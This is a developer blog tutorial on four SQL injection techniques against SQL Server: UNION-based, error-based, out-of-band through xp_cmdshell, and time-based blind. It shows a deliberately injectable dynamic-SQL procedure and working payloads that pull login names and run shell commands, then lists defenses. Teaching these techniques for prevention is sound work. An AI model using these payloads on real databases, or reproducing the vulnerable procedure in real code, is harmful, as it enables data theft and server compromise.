**[4 SQL Injection Techniques For Stealing Data](http://www.sqlservercentral.com/blogs/bert-wagner/2018/11/20/4-sql-injection-techniques-for-stealing-data/)**

[Bert Wagner](http://www.sqlservercentral.com/blogs/bert-wagner/)

Posted on 20 November 2018

FROM: <http://www.sqlservercentral.com/blogs/bert-wagner/2018/11/20/4-sql-injection-techniques-for-stealing-data/?utm_source=SSC&utm_medium=pubemail>

I’m not advocating that you start using [SQL injection](https://bertwagner.com/2017/08/29/warning-are-your-queries-vulnerable-to-sql-injection/) to start stealing other people’s data.

However, I do think that you should familiarize yourself with the various SQL injection techniques so that you will be better prepared to prevent them from happening in your own queries.

The rest of this post will go over four common techniques used for extracting information from SQLServer, as well as simple solutions to prevent them.

We’ll be looking at all of these techniques directly in SQL Server, but be aware that all of this information is potentially obtainable from an app front-end as well.

**UNION-Based Attacks**

Perhaps the easiest way for a hacker to retrieve additional data from an injection vulnerable query is through a UNION-based attack.

A UNION-based injection attack adds a UNION or UNION ALL statement to your original stored procedure query, effectively returning any data requested by the second query.

 Let’s say we have a stored procedure that returns user information for the @Username value passed in:

-- Create our sample table data

CREATE TABLE dbo.Users

(

Id int IDENTITY(1,1),

Username NVARCHAR(100),

FirstName NVARCHAR(100),

LastName NVARCHAR(100)

);

GO

INSERT INTO dbo.Users VALUES ('BDubs','Bert','Wagner');

INSERT INTO dbo.Users VALUES ('JaneDough', 'Jane', 'Doe');

SELECT \* FROM dbo.Users;

-- Create our procedure to retrieve name information

CREATE PROCEDURE dbo.USP\_GetUserFullName

@Username NVARCHAR(100)

AS

BEGIN

DECLARE @Query NVARCHAR(MAX) = N'

SELECT

UserName,

FirstName,

LastName

FROM

dbo.Users

WHERE

Username = ''' + @UserName + N'''';

EXEC(@Query);

END

This query is poorly written and easily injectable:

-- No injection


EXEC dbo.USP\_GetUserFullName @Username = N'BDubs'

-- Injection, returns all rows

EXEC dbo.USP\_GetUserFullName @Username = N'BDubs'' OR 1=1--';

Let’s pretend we’re a nefarious hacker and want to determine what SQL Server logins are available to us on the server.  We can use a UNION-based injection attack to query sys.syslogins to get this information and return it as part of the original query:

EXEC dbo.USP\_GetUserFullName @Username = N'BDubs'' UNION ALL SELECT loginname,null,null FROM master.sys.syslogins;--';



This union based attack simply concatenates the results of another query to our original row of data.


**Error-Based Attacks**

Let’s say the UNION-based technique doesn’t work or we want an alternate way of determining the currently logged in account.

Another option is to have the application reveal information about the database through error output.

We can pass in a query that we know will produce an error, in this case casting a string as an INT:

EXEC dbo.USP\_GetUserFullName @Username = N'''; SELECT CAST(SYSTEM\_USER AS INT);--';



Voila! If the application doesn’t handle the error message correctly, it will conveniently show the system login as part of the error message.

**Out-Of-Band Delivery**

The first two techniques we looked at have been **in-bound**attacks: that is, we used the injectable query to return data to us directly.

But what if there is sufficient security preventing unexpected data from being directly returned to our app?  We have to get the data we want off of the server via other means.

This example uses xp\_cmdshell to write our data to a text file, but we could have just as easily used this to send ourselves an email, etc…

EXEC dbo.USP\_GetUserFullName @Username = N'''; EXEC xp\_cmdshell ''bcp "SELECT \* FROM master.sys.syslogins" queryout "%TEMP%\pwned.txt" -c -T -q --';

https://bertwagner.com/wp-content/uploads/2018/11/image-2.png

**Blind Injection**

A secured server may not allow us to directly output the data we want, but that doesn’t mean we can’t infer certain information.

Normally we pride ourselves in being able to write consistently fast queries. But our dedication to consistently fast executions provides hackers with ways of discerning information without any explicit data output.

For example, let’s say we want to guess if the currently logged in account is “sa”.  We can write logic to check this and purposely slow the injectable query’s execution to determine we our guess is correct:

EXEC dbo.USP\_GetUserFullName @Username = N'''; if (SELECT SYSTEM\_USER) = ''sa'' waitfor delay ''00:00:05'';--';

If our query with an expected parameter normally returns in milliseconds, forcing a 5-second delay will indirectly inform us that our guessed “sa” account name is correct.

**Protecting Yourself**

The easiest way to prevent SQL injection is to avoid using dynamic SQL when it’s unnecessary. In our example stored procedure above, there is no reason we should be using dynamic SQL –  this should be a parameterized query that is completely safe from injection attacks:

CREATE PROCEDURE dbo.USP\_GetUserFullName

@Username NVARCHAR(100)

AS

BEGIN

SELECT

UserName,

FirstName,

LastName

FROM

dbo.Users

WHERE

Username = @UserName;

END

If you must use dynamic SQL, then [execute your programmatically built query string with sp\_executesql](https://bertwagner.com/2017/08/29/warning-are-your-queries-vulnerable-to-sql-injection/). This procedure will safely parameterize your inputs and prevent from injection from occurring.

Finally, make sure the accounts executing your queries have as few allowed permissions as possible.  This way, even if your query has an injection vulnerability, the amount of damage an attacker can do is minimal.  Many of the examples above would have failed if our account simply didn’t have access to certain system tables or system procedures like xp\_cmdshell.

These solutions will not cover every scenario, but they will cover the majority of scenarios and improve our chances of keeping our information secure.

*Thanks for reading. You might also enjoy* [*following me on Twitter.*](https://twitter.com/bertwagner)